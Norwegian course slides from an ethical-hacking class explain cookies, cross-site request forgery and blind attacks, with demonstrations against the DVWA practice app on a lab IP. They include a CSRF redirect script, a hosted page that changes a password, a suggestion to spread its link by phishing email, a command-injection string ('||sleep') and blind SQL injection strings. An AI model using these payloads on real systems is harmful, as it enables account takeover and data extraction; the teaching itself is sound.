  - Cookie header linje i http-forespørselen
  - (Cookie fil som ligger hos klienten)
  - Database over cookies hos tjeneren
- Cookie kan
  - Bevare tilstand
  - "Huske" autorisasjoner og settinger

# Beholde tilstanden med cookie



[google.com] [TRUE] [/] [FALSE] [2147368452] [PREF] [ID=32f1ec3238a677c1:TM=1123881402:LM=-1123881402:S=A11X7zFFTKaRjeV]


Site that issued cookie      Persistent cookie?      Domain path      Secure Cookie?      Date/Time of Expiry  
(in seconds past midnight 1/1/1970)      Cookie Name      Cookie Value

# Cookies

- Cookies kan være persistente eller ikke-persistente
  - Persistente lagres på klient-maskin frem til utløpsdatoen
  - Ikke-persistente brukes kun i den opprettede sesjonen og slettes når browser avsluttes.
- Cookies kan være sikre eller usikre
  - Sikre cookies sendes kun over HTTPS (SSL/TLS)
- Ulike browsere lagrer persistente cookies i proprietære format
  - Eksempelet over er Firefox, IE lagrer i separate txt-filer, Chrome i SQLite database...

# Cross Site Request Forfalskning

- **CSRF** er det motsatte av XSS
- Utnytter en site's tillit til en bruker, ikke brukerens tillit til site'n
- Naivt eksempel:
  - Bruker er pålogget «bank»
  - Besøker samtidig «slemt» nettsted
  - Det slehme nettstedet poster «betal» ordre til nettbanken (innlogget...)



```
<script>
document.location="http://www.naivebank.com/
transferFunds.php?amount=10000&fromID=1234&toID=5678";
</script>
```

# DVWA: CSRF

<http://192.168.253.129/vulnerabilities/csrf/>

Home

Instructions

Setup

Brute Force

Command Execution

CSRF

File Inclusion

SQL Injection

SQL Injection (Blind)

## Vulnerability: Cross Site Request Forgery (CSRF)

Change your admin password:


New password:

Confirm new password:

Change

Password Changed

# DVWA CSRF – HTTP POST...




- Sårbarhet #1: HIGH risiko: HTTP GET med sideeffekt (skulle vært POST...)
- Sårbarhet #2: MEDIUM risiko: Ingen CSRF beskyttelse
- For å teste må vi ha tilgang til webserver vi kan hoste kode på



# DVWA CSRF – test

```
<html><head><title>EW</title></head>
<body>

</body>
</html>
```



1,560	9/26/21 2:25:12 AM	GET	http://www.eastwillsecurity.com/eth2100/test/changepwd.html	200 OK
1,564	9/26/21 2:25:12 AM	GET	http://192.168.253.129/vulnerabilities/csrf/?password_new=newpass&password_conf=newpass&Ch...	200 OK

Quick Start Request Response +

Header: Text Body: Text

```
HTTP/1.1 200 OK
Date: Sun, 26 Sep 2021 00:25:11 GMT
Server: Apache
Last-Modified: Sun, 26 Sep 2021 00:24:19 GMT
Vary: Accept-Encoding
Content-Type: text/html
X-Varnish: 325521544
Age: 0
Via: 1.1 varnish (Varnish/7.0)
ETag: W/"b4-5ccdb005ff8aa-gzip"
Accept-Ranges: bytes
Content-Length: 180
Connection: keep-alive

<html><head><title>EW</title></head>
<body>

</body>
</html>
```

Quick Start Request Response +

Header: Text Body: Text

```
GET http://192.168.253.129/vulnerabilities/csrf/?password_new=newpass&password_conf=newpass&Change=Change HTTP/1.1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:92.0) Gecko/20100101 Firefox/92.0
Accept: image/webp,*/*
Accept-Language: nb-NO,nb;q=0.9,no-NO;q=0.8,no;q=0.6,nn-NO;q=0.5,nn;q=0.4,en-US;q=0.3,en;q=0.1
Connection: keep-alive
Referer: http://www.eastwillsecurity.com/
Cookie: PHPSESSID=tiitogmvj8t4p201m3d90s3c16; security=low
Host: 192.168.253.129
```

# DVWA CSRF – test

- Send phishing epost med linken:

`http://www.eastwillsecurity.com/eth2100/test/changepwd.html`

- Resulterer i at passordet blir endret (på 192.168.253.129)
- Hvorfor? – Fordi den andre siden STOLER PÅ browseren...
- MERK: 192.168.253.129 er ikke engang eksponert på internett og kan ikke nås fra eastwillsecurity.com...
- CROSS SITE request forgery ☺

# Blind Attacks

# Blind Attacks

- Ofte får ikke angriperen data fra SQL eller kommandoer skrevet ut på skjerm, dette gjør testing mye vanskeligere da det ikke er noe «output»
- Vanlig å bruke Linux kommandoen SLEEP, og så måle forskjellen i tid før en kommando returnerer
- En annen teknikk er å tvinge en forskjell i output ved «boolske» tester
  - 1' and 1=1--
  - 1' and 1=2--
- En tredje (og vanskeligste) teknikk er å opprette filer på serveren med output – hvis du piper output i /rofs/opt/lamp/htdocs/output.txt kan du senere lese filen på [http:// 192.168.253.129/output.txt](http://192.168.253.129/output.txt) 😊

# DVWA: Blind Attacks

<http://192.168.253.129/vulnerabilities/exec/>

## Vulnerability: Command Execution

### Ping for FREE

Enter an IP address below:

submit

**Angrepsstreg:**

```
||sleep 1
```

**vs:**

```
||sleep 10
```

# DVWA: Blind Attacks

[http://192.168.253.129/vulnerabilities/sqli\\_blind/](http://192.168.253.129/vulnerabilities/sqli_blind/)

## Vulnerability: SQL Injection (Blind)

User ID:

Submit

### Angrepsstreng:

```
1' and '1'='1';--
```

```
1' and '1'='2';--
```

Første setning viser output fordi det evaluerer til true, andre setning viser ingenting fordi det evaluerer til false

Merk: To bindestreker er kommentarmerke i SQL, hvis du kopierer dette inn i en tekstbehandler blir det fort en «lang» strek...

Merk #2: Et mellomrom ETTER -- 😊

Merk #3: Merk at ' tegnet må være ASCII 0x27, ikke UTF8 E28098 (')

# DVWA: Blind Attacks

[http://192.168.253.129/vulnerabilities/sqli\\_blind/](http://192.168.253.129/vulnerabilities/sqli_blind/)

## Vulnerability: SQL Injection (Blind)

User ID:

Submit

### Angrepsstreng:

```
1 ' and substring(@@version,1,1)=1;--  
1 ' and substring(@@version,2,1)=1;--  
1 ' and substring(@@version,2,1)=0;--
```

Hvis vi her får TRUE, FALSE, TRUE betyr det at versjonsnummeret på serveren er «10»...

Dette er tidkrevende, men det er mulig å finne informasjon basert på «binary output» 😊

Merk: To bindestreker er kommentarmerke i SQL, hvis du kopierer dette inn i en tekstbehandler blir det fort en «lang» strek...

Merk #2: Et mellomrom ETTER -- 😊

Merk #3: Merk at ' tegnet må være ASCII 0x27, ikke UTF8 E28098 (')





Høyskolen  
Kristiania